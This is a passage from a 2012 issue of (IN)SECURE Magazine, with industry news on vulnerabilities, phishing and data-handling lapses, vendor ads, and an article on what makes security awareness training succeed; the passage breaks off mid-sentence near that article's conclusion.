


(IN)SECURE

OPEN. INFORMATIVE. TO THE POINT. Issue 36 - December 2012



HACKERS CAN GET IN
WHEN SYSTEMS ARE OFF

INCAPSULA: ENTERPRISE
GRADE WEBSITE SECURITY

SECURITY AWARENESS



FIVE QUESTIONS FOR MICROSOFT'S
WORLDWIDE CHIEF SECURITY ADVISOR

What do all these have in common?



They all use Nipper Studio

to audit their firewalls, switches & routers

Nipper Studio is an award winning configuration auditing tool which analyses vulnerabilities and security weaknesses. You can use our point and click interface or automate using scripts. Reports show:

- 1) Severity of the Threat & Ease of Resolution
- 2) Configuration Change Tracking & Analysis
- 3) Potential Solutions including Command Line Fixes to resolve the Issue

Nipper Studio doesn't produce any network traffic, doesn't need to interact directly with devices and can be used in secure environments.

SME
pricing from
£600
scaling to
enterprise level

evaluate for free at
www.titania.com



WINNER
Enterprise Security
Solution of the Year



WINNER
Network Security
Solution of the Year



Runner-up
SME Security
Solution of the Year



TABLE OF CONTENTS

Page 05 - Security world

Page 11 - What makes security awareness training successful?

Page 15 - Review - Incapsula: Enterprise-grade website security

Page 19 - Five questions for Microsoft's Worldwide
Chief Security Advisor

Page 22 - Computer forensic examiners are from Mars,
attorneys are from Venus

Page 27 - Malware world

Page 31 - In the field: RSA Conference 2012 Europe

Page 33 - A mobile environment security assessment

Page 39 - Hack In The Box CEO on the information
security landscape

Page 42 - Events around the world

Page 43 - In the field: IRISSCERT Cybercrime Conference 2012

Page 45 - Comply or die: The importance of a business-centric
approach to compliance

Page 48 - Hackers can get in when systems are off:
The risks of lights out management

Page 51 - It's just the guest wireless network...right?



Welcome to (IN)SECURE 36 the digital security magazine

By talking to information security leaders at events worldwide, we once again realized just how much buzzwords don't reflect the reality of priorities faced by those professionals, and are primarily a product of the media. This is why the central focus of this year's last magazine is an oldie but goldie - security awareness.

We are all secure as our weakest link and no matter how much we struggle with BYOD or cloud security, we'll definitely start to get ahead in this race if our users grasp the basic do's and don'ts.

I wish you safe holidays and a more secure 2013.

Mirko Zorz
Editor in Chief

Visit the magazine website at www.insecuremag.com

(IN)SECURE Magazine contacts

Feedback and contributions: Mirko Zorz, Editor in Chief - mzorz@net-security.org
News: Zeljka Zorz, Managing Editor - zzorz@net-security.org
Marketing: Berislav Kucan, Director of Operations - bkucan@net-security.org

Distribution

(IN)SECURE Magazine can be freely distributed in the form of the original, non-modified PDF document. Distribution of modified versions of (IN)SECURE Magazine content is prohibited without the explicit permission from the editor.

Copyright (IN)SECURE Magazine 2012.



Security world

Researchers finds 23 vulnerabilities in SCADA software



The recent revelation that Malta-based start-up ReVuln is offering only to paying customers information about SCADA zero-day vulnerabilities has spurred security researcher Aaron Portnoy into trying his hand at finding some.

And he did - 23 in all, affecting software sold by Rockwell Automation, Schneider Electric, Indusoft, RealFlex and Eaton Corporation.

He hopes that at least some of these discovered flaws are the same ones unearthed by ReVuln, because unlike that company, he means to share the information free of charge with ICS-CERT so that they can collaborate with SCADA vendors to ensure these vulnerabilities are fixed.

Portnoy did the research and discovered the flaws during one slow morning, and seems a little amazed at how easy they were to find. "The first exploitable 0day took a mere 7

minutes to discover from the time the software was installed," he noted.

"For someone who has spent a lot of time auditing software used in the enterprise and consumer space, SCADA was absurdly simple in comparison," he added. "The most difficult part of finding SCADA vulnerabilities seems to be locating the software itself."

With that in mind, he says that he intends to ask the ICS-CERT to create a repository of SCADA software so that researchers might download, audit it, and share the findings with the CERT. "Even a list of what software is of interest would be beneficial," he pointed out.

"Now, I realize I haven't found nearly all the vulnerabilities in these products, but hopefully there is some overlap with those that were never going to end up in the hands of those able to fix them," he concluded.

Exodus Intelligence, the security firm of which Portnoy is VP of Research, also offers a vulnerability intelligence data feed for buying customers, but its customer base consists of those who wish to protect themselves against the exploitation of the zero-day flaws. Also, the company first shares the information with the affected vendors.

Hardcoded account in Samsung printers provides backdoor for attackers



US-CERT has issued an alert warning users of Samsung printers and some Dell printers manufactured by Samsung about the presence of a hardcoded account that could allow remote attackers to access an affected device with administrative privileges.

This privileged access could also be used to change the device configuration, access sensitive information stored on it (credentials, network configuration, etc.), and even to mount additional attacks through arbitrary code execution, US-CERT claims.

The hardcoded account is present in all printers released before October 31, 2012 - and that's a lot of printers. Still, Samsung is not rushing out a patch - the manufacturer has only said that it will be pushed out "later this year."

"As a general good security practice, only allow connections from trusted hosts and networks. Restricting access would prevent an attacker from accessing an SNMP interface using the affected credentials from a blocked network location," US-CERT advises, especially because the hardcoded account remains active even if SNMP is disabled in the printer management utility.

Samsung is aware of and has resolved the security issue affecting Samsung network printers and multifunction devices. The issue affects devices only when SNMP is enabled, and can be resolved by disabling SNMP until a firmware update is released.

Researcher releases a slew of MySQL and SSH exploits



Security professional Nikolaos Rangos, who is better known by his online handle Kingcope, has flooded the Full Disclosure mailing list with information and exploits for a number of bugs in MySQL and SSH servers.

Five of the exploits allow attackers shell access with maximum privileges but require a legitimate database connection to execute injected code.

Two additional exploits are for a MySQL DoS zero-day and for one that allows the attackers to discover valid usernames, and two more are for Remote Authentication Bypass flaws in FreeSSHD and FreeFTPD.

The disclosed proof-of-concept exploit for a SSH.com Communications Tectia SSH Server Authentication Bypass Remote zero-day vulnerability has been tested and confirmed by researcher Eric Romang, who says that all versions of the server are affected.

"An attacker in the possession of a valid username of an SSH Tectia installation running on UNIX (verified on AIX/Linux) can login without a password. The bug is in the "SSH USERAUTH CHANGE REQUEST" routines which are there to allow a user to change their password. A bug in the code allows an attacker to login without a password by forcing a password change request prior to authentication," he explained, and offered a video of the exploit.

He did the same for the MySQL Database Privilege Elevation zero-day, and confirmed that it allows an attacker with access to a MySQL database through a user having some specific privileges to create a MySQL administrator user. So far, he managed to confirm that the affected versions are 5.0 and 5.1.

Mass phishing emails a thing of the past?



PhishMe predicts that phishers will be changing their tactics in 2013 – resorting to targeted spear phishing emails rather than the mass mails of the past.

Spear phishing is an incredibly popular tool for criminals targeting specific individuals or companies by masquerading as a trustworthy, legitimate electronic communication but with a sinister intention.


They don't send out thousands or millions of mails any more, instead they pick a handful of individuals inside the companies they want to infiltrate, and then they very carefully research them and tailor the message so that it is relevant to the recipient, or uses emotions

such as fear, greed or curiosity, to get the recipient to react – either by clicking a link, opening an attachment or providing personal information.

That action can then let the hacker gain access to the corporate network in order to acquire sensitive information such as usernames, passwords and R&D information etc.

Spear phishing attacks are performed by humans, against humans. For that reason, while software solutions exist, relying on technology alone is not enough. Instead, companies need to employ a holistic approach - antivirus and filters that will remove more basic, generic attacks, combined with immersive education that measures and changes behavior so that end users become sensitive to warning signs, and understand the correct process they need to report suspicious emails.

Unencrypted payment data on business networks at 70%



SecurityMetrics published its second annual Payment Card Threat Report revealing unencrypted PAN (Primary Account Number) storage remains alarmingly high.

Virtually no change occurred between 2011 and 2012, with card data storage on corporate systems declining less than one quarter of a percent (.24%).

The study exposed that greater than 10% of merchants store magnetic stripe track data,


essential for the illegal reproduction of credit and debit cards. Financial, hospitality, and retail industries accounted for 55% of the total unencrypted payment card data storage among businesses tested.

"Hackers proactively search for unencrypted card data because it takes less effort to steal," said Director of Security Assessment, Gary Glover. "Whether a business stores unencrypted card data because of an improperly configured payment application, or because employees handle data improperly, storing card data without encryption is against industry regulation."

Businesses that store unencrypted payment card data directly violate Payment Card Industry Data Security Standard (PCI DSS) requirements and are more likely to be exploited and suffer severe financial repercussions.

Credit card fraud costs U.S. establishments \$52.6 billion per year, and unencrypted card data storage financially plagues both businesses and consumers when discovered by criminals.

Nipper Studio - The Network Security Auditing Tool



Nipper Studio is security auditing software that allows its users to produce detailed security reports on the vulnerabilities in their network devices (switches, routers, firewalls, etc.)

Nipper Studio works from the inside out by analysing the actual devices configurations, giving you a much more detailed report than a vulnerability scanner could produce.

Furthermore the software never has to touch the network so Nipper Studio can be used in high security environments. A report at the level of a manual penetration tester is generated within seconds and displays the severity of the threat, ease of resolution and provides potential solutions to resolve the issue. You can use either the CVSSv2 rating system or the established Nipper Studio Rating System.

Nipper Studio also produces a mitigation report that provides the information to help organizations fix their network vulnerabilities with the smallest impact on their operations. When the fixes are made Nipper Studio can generate a comparison report that displays what changes have been made and how successful this has been in securing their networks. Customizable settings include:

1. The ability to theme your report throughout with your own company branding.
2. Choose policy settings that are relevant to your organization and construct profiles that remember these settings.
3. Wholly or partly exclude sections and findings in the report. You can also hide sensitive information from the report.
4. Add your own notes to the report
Nipper Studio is multi-platform and supports an extensive amount of devices, for a full device list of supported devices go to www.titania-security.com/nipperstudio/devices.

For a free evaluation of the software go to www.titania-security.com.

What's the most coveted target for cyber attackers?



Despite repeated warnings, organizations are still failing to lock down the primary target of most cyber-attacks – privileged access points.

Cyber-Ark labs analyzed a string of recent, high-profile cyber-attacks, including the malware attack against Saudi oil giant Aramco and the Subway restaurant breach, and concluded that the common denominator of each breach was the exploitation of privileged access points.

Privileged access points have become the primary target for enterprise attacks. Privileged access points consist of privileged and administrative accounts, default and

hardcoded passwords, application backdoors, and more.

Cyber-attackers continue to breach the corporate perimeter through common means – including phishing attacks, malware infected attachments, social media viruses, and other methods. Once inside, cyber-attackers infiltrate privileged access points to gain access to additional servers, databases and other high value systems.

According to a Gartner Research report on advanced persistent threats, protecting against this type of threat requires locking down privileged accounts. The report concluded that “to reduce the impact of social engineering attacks, ensure that end users do not have administrative access; and when IT administrator access is required for system administration, perform these functions on isolated systems that are not used for email or Web browsing.”

Employees use file sharing services despite bans



Large numbers of employees use Dropbox and other consumer file sharing services for sensitive work-related data, even if they know that their employer has a specific policy banning the use of such services, according to Nasuni.

Businesses rely on corporate IT teams to manage secure protection and controlled access to critical data. When employees use consumer-grade file sharing services for work files, they override the systems in place and usurp the responsibility of IT.

As the flood of consumer mobile devices entering the workplace rises, the risk of data loss and exposure is growing.

Nasuni surveyed more than 1,300 corporate IT users to investigate the use of consumer file sharing services and their connection with the rise of BYOD.

Some of the findings include:

- One in five employees uses Dropbox for work files
- When IT has a policy against using file sharing at work, half of employees use these services even though they are aware that their employer has a policy against it
- Corporate leaders are the worst culprits. VPs and directors are most likely to use Dropbox despite the risks
- Three in five (58 percent) of employees with a personal smart phone or tablet access work files from that device
- Before the end of January 2013, the number of personal devices in the workplace will increase by 25 percent.

Shredded police documents showered down on Macy's parade spectators



A Tufts University freshman made a troubling discovery while watching Macy's Thanksgiving Day Parade in New York: among the confetti that were being thrown around while the floats and balloons were passing were also shredded documents containing very sensitive information.

The 18-year-old Ethan Finkelstein was watching the parade with a friend, and at one point they noticed a strip of confetti stuck onto her coat. They picked it up and examined it, and discovered that it contained numbers and the acronym "SSN."

They realized that the number was likely a social security number, and decided to gather more of the confetti laying around. They discovered that some contained entire phone numbers, addresses, more social security numbers, license plate numbers and other confidential information.

Others contained information regarding police incident reports and police controlled events. But the worst part is that others still held sensitive information about undercover police officers.

The logo and the information on the shredded documents made it possible to tie them to the Nassau County Police Department, which polices parts of Long Island.

It is currently unknown how they ended up at the parade, but after having been notified of the matter, the Nassau County Police Department stated that they will be conducting an investigation into this matter as well as reviewing their procedures for the disposing of sensitive documents.

Macy says that they used only commercially manufactured multicolor confetti for the parade, and it's technically possible that someone just threw the shredded police documents from a window overlooking its route.

But even if that was what happened, the questions remain: who did it, and why?

Five priority areas for future U.S. homeland security focus



On the heels of the tenth anniversary of the creation of the U.S. Department of Homeland Security (DHS), Booz Allen Hamilton outlined five priority areas for the next decade of homeland security.

"Homeland security is an ever-evolving challenge," said Adm. (Ret.) Thad Allen, Booz Allen Senior Vice President. "Today's threats look much different than they did when DHS was created. To build and sustain a more resilient nation, we must move away from defining our problems in terms of an organization designed under stress. We should begin with a new assessment of where we've been and where we're going."

The five areas are:

1. Resiliency. When it comes to natural disasters, investing in prevention and mitigation will provide a long-term payback that can limit the cost of hastily-arranged responses.

This requires rethinking the roles and responsibilities of government and the private sector.

Using a "whole of community" model demands collaboration and coordination across the public and private sectors and non-profit community, as well as the recognition that some risks are regional in nature and therefore necessitate state and local government leadership.

2. Law enforcement and counterterrorism.

Counterterrorism and transnational crime demand a network-on-network approach. International terrorism and transnational crime are highly networked threats, that include complex financial, travel, and personal links.

So too, DHS and its partners must mount a networked response to sharing information and coordinating operations.

3. Enterprise insights. It is time to use enterprise solutions such as cloud analytics to drive integration of enforcement, security, and response functions. Technology to address big data issues is a hurdle, but so too is organizational leadership.

4. Borders. Protecting physical borders is no longer enough. Today's borders are not defined solely by geography. The majority of trade flowing into and from the U.S. is virtually "inspected" through analytic tools, not by physical inspections at ports of entry.

In fact, the "functional border" is comprised of air, land, sea, and cyber domains through which legitimate and illegitimate flows of people and goods pass.

As a result, we must create more holistic, integrated approach to facilitating, security, and enforcing the movement of goods and people across all domains.

5. Cybersecurity. Cyber attacks pose grave threats to critical U.S. infrastructure and defending our cyberspace requires the effective collaboration of government and industry.

Embracing this shared responsibility will help us understand cyber citizenship and its implications for the functioning of markets, civil institutions and informal networks.

We cannot divorce security from network consolidations, the acquisition and management of data, and the public and private use of the internet across all domains.

What makes security awareness training successful?

by Zeljka Zorz



The topic of security awareness training has been hotly debated in the last few years, especially since it became clear that successful cyber attacks against organizations start in an overwhelming number of cases with clever social engineering and/or spear phishing.

Information security practitioners mostly agree on the fact that both employees and management would greatly benefit from security awareness training, but there are things that can be said against it as well.

At this year's edition of the RSA Conference Europe held in London in late October, a well-attended debate titled "Should you Train Employees on Security Awareness?" has offered some interesting insights on things one must consider in order to answer that question.

Thom Langford, Director of Security Risk Management in Sapient's Global Security Office, was tasked with challenging the popular view by pointing out things he believes are the greatest impediments to a successful implementation of this type of training, and he came up with three:

Training fatigue - When security awareness training is just one of the many trainings employees are supposed to complete every year, often within the same few months and often executed badly, it's no wonder they are drawing a blank when faced with real-life situations

Insufficient information retention - To keep the knowledge, employees should reinforce it regularly. "But how often do people consciously 'practice' their security skills?" Langford asks.

The day job - Employees' main goal is to get their day job done on time and on budget, and oftentimes security considerations make it that much more difficult to do that. Avoiding these security measures "just this one time" often seems like the best thing to do at the time.

Kai Roer, international motivational trainer, speaker and author, as well as a Senior Partner at management consulting agency The Roer Group, was one of the panelists that took the opposing side in the debate, and pointed out that all these points, while important, are not arguments against awareness training per se, but against doing it wrong.

"In a world where we all are trained to get instant payback (think Facebook Likes, paying with credit instead of waiting until you can afford it, and so forth), there is no doubt that spending a day in a boring training, well, simply sucks," he pointed out for (IN)SECURE. "The answer is to create great, relevant and to-the-point trainings that are related to the audience."

"One of the reasons participants do not remember stuff, is because we create trainings based on our needs, instead of thinking of their needs," he added. "If we keep doing awareness like it is the center of all things great, while the users do not agree, I argue

that you should not be surprised about poor results. Again, the answer is great trainings, relevant and directly applicable by the participant."

Langford agrees with this. In spite being the proverbial devil's advocate at the debate, he shared with me that he is, in fact, not against security awareness training in general, but against the way it is often performed today.

"I have traditionally been a supporter of training, and introduced it in a formal manner in my current workplace. I even changed our standard 10 questions to 10 of 50 randomly assigned questions in an attempt to stop the cheat sheets, but it didn't work," he noted.

"It was only as I put myself in the users position, looked in more detail at some of the statistics, and actually observed people in the workplace taking the training - discreetly of course! - that I realized it is not as effective as we think it is."

One of the reasons participants do not remember stuff, is because we create trainings based on our needs, instead of thinking of their needs.

The cost of security awareness training

While both seem to agree that money thrown at lousy security training is simply wasted, quality and continuous training often means greater costs. That is something some companies have trouble accepting, and many go through the motions simply to be able to tick a box on their compliance check list.

The economics of this lower level of training are acceptable to management because the cost is often bundled into a "compliance" budget, argues Langford, and says that infosec departments asking for triple (or more) their training budget for a "just in case" scenario often will not - and does not - fly.

Roer points out that while an awareness program done correctly has a higher cost, a longer time-frame than check-box training, and requires a very different kind of management buy-ins, it should ultimately create a culture within the organization.

"As such, another important success criteria is not to think of information security as a separate area, but rather see how it fits into the corporate culture wanted in the organization. This means that a successful program incorporates Health & Safety Services-training and policies, is tightly knit to Human Resources, and is executed with professionalism," he says. "Or in other words - for awareness training to be successful, you need much more than just the training itself."

But how to convince management to invest in/ spend on quality security awareness training?

Compliance is the biggest argument, and reputation defense and a decrease in cost of operation/support are often used as well.

Roer's favorite one is common sense.

"We all know that in order to get better at something, we need training and practice, mixed with a thriving culture where you are

allowed to fail. Higher level of awareness mean more people will act correctly in a given situation, thus creating better results," he opines, and adds that storytelling with relevant use of anecdotes usually creates great results, too.

Creating quality security awareness training

Some organizations might prefer outsourcing the matter to outside experts and should then be careful when making a choice between the various companies offering the service. I'd say that the best thing to look for is trainers that are adept at customizing trainings to fit the company's needs.

Those who prefer to handle the matter in-house, a good start is to check out freely available and thorough resources such as US NIST's "Building an Information Technology Security Awareness and Training Program" (tinyurl.com/28dzxj4).

"The essentials of successful training - no matter the topic - is to know what you want to

gain (learn/change), to know what you know today, and then set out to bridge that gap," says Roer, and gives a helpful step-by-step guide:

1. Define your target situation in measurable terms.
2. Define your current state, including setting a measurement baseline.
3. Design a series of steps to take you from where you are, to where you want to be
4. Design a series of metrics you can use to measure your success while you are progression.
5. Design your training strategy, tactics, tools and methods.
6. Implement and measure.
7. Adapt as necessary.
8. Start over.

Some organizations might prefer outsourcing the matter to outside experts and should then be careful when making a choice between the various companies offering the service.

Langford's more concrete tips are based on the experiences he collected while trying to implement security awareness training in his own company.

"Don't bundle the training in with other training, like ethics training or anti bribery training, and call it all 'legal training', because people just get overloaded and switch off. Also, anything over 20 minutes is going to make people cheat, not watch it and ask for the answers to the questions from their colleagues," he warns.

"Check to see if your CEO, COO or other senior executives are taking the courses; if they are not, you don't have their support and you are wasting money and, more importantly, everyone's time. Finally, doing the training once a year is not enough - there needs to be regular, multi-channel and active communication throughout the year to ensure concepts are kept fresh."

Successfully passing tests first time every time should be linked to the employees' performance review, he believes, and the tests and training should be constant, regular, and tied to the infosec department's annual goals.

Check to see if your CEO, COO or other senior executives are taking the courses; if they are not, you don't have their support and you are wasting money and, more importantly, everyone's time.

Finding things that will motivate employees to learn and implement what they've learned seems to me also a good way to assure the training's success.

I suppose monetary bonuses for the most successful ones shouldn't be ruled out outright, but there are other things such as public praise for detected malicious emails or opening the training to the employees' families that can boost their sense of accomplishment and their feeling that security awareness training is not just a thing that can keep their company and their employment secure, but also their loved ones.

On the opposite side of the spectrum, clearly setting out the consequences of failing to act responsibly and implementing penalties can also be a good incentive for employees to keep their security game tight.

The future of security awareness training

Kai Roer explained to me that although his background is technical, he switched from dealing with computers to dealing with people because he found computers boring.

"People, unlike computers, are not at all that easy to control - you can think you can make

them do anything you like, but sometimes, well, they just don't. And I set out to understand why people seem to have a mind of their own, what it is that makes people different, and what patterns and rules they follow," he points out.

These "people heuristics" - experience-based techniques for problem solving, learning, and discovery - is what protects us from some dangers and makes our lives easier, but the problem is that they can be easily be exploited by skillful social engineers that know how to mix fear, anxiety, trust, comfort in just the right amounts to elicit the wished for response from the victims.

"People click (on malicious links), even though we have been telling them about that particular threat for years. It is not that they are stupid, or don't listen to your message in that training - it's their heuristics that are playing them," he says.

Incorporating natural human tendencies into security training could be a way to improve it, but modifying the entire IT architecture so that it's easier for users to make better security decisions (tinyurl.com/8egmbx2) could ultimately be a big help, as well.

Security awareness training should not be considered a silver bullet for avoiding threats exploiting the human factor in the information technology equation.

Conclusion

All in all, security awareness training should not be considered a silver bullet for avoiding threats exploiting the human factor in the information technology equation.

Roer left with me with one (I thought) very fitting analogy that explains the above claim well:

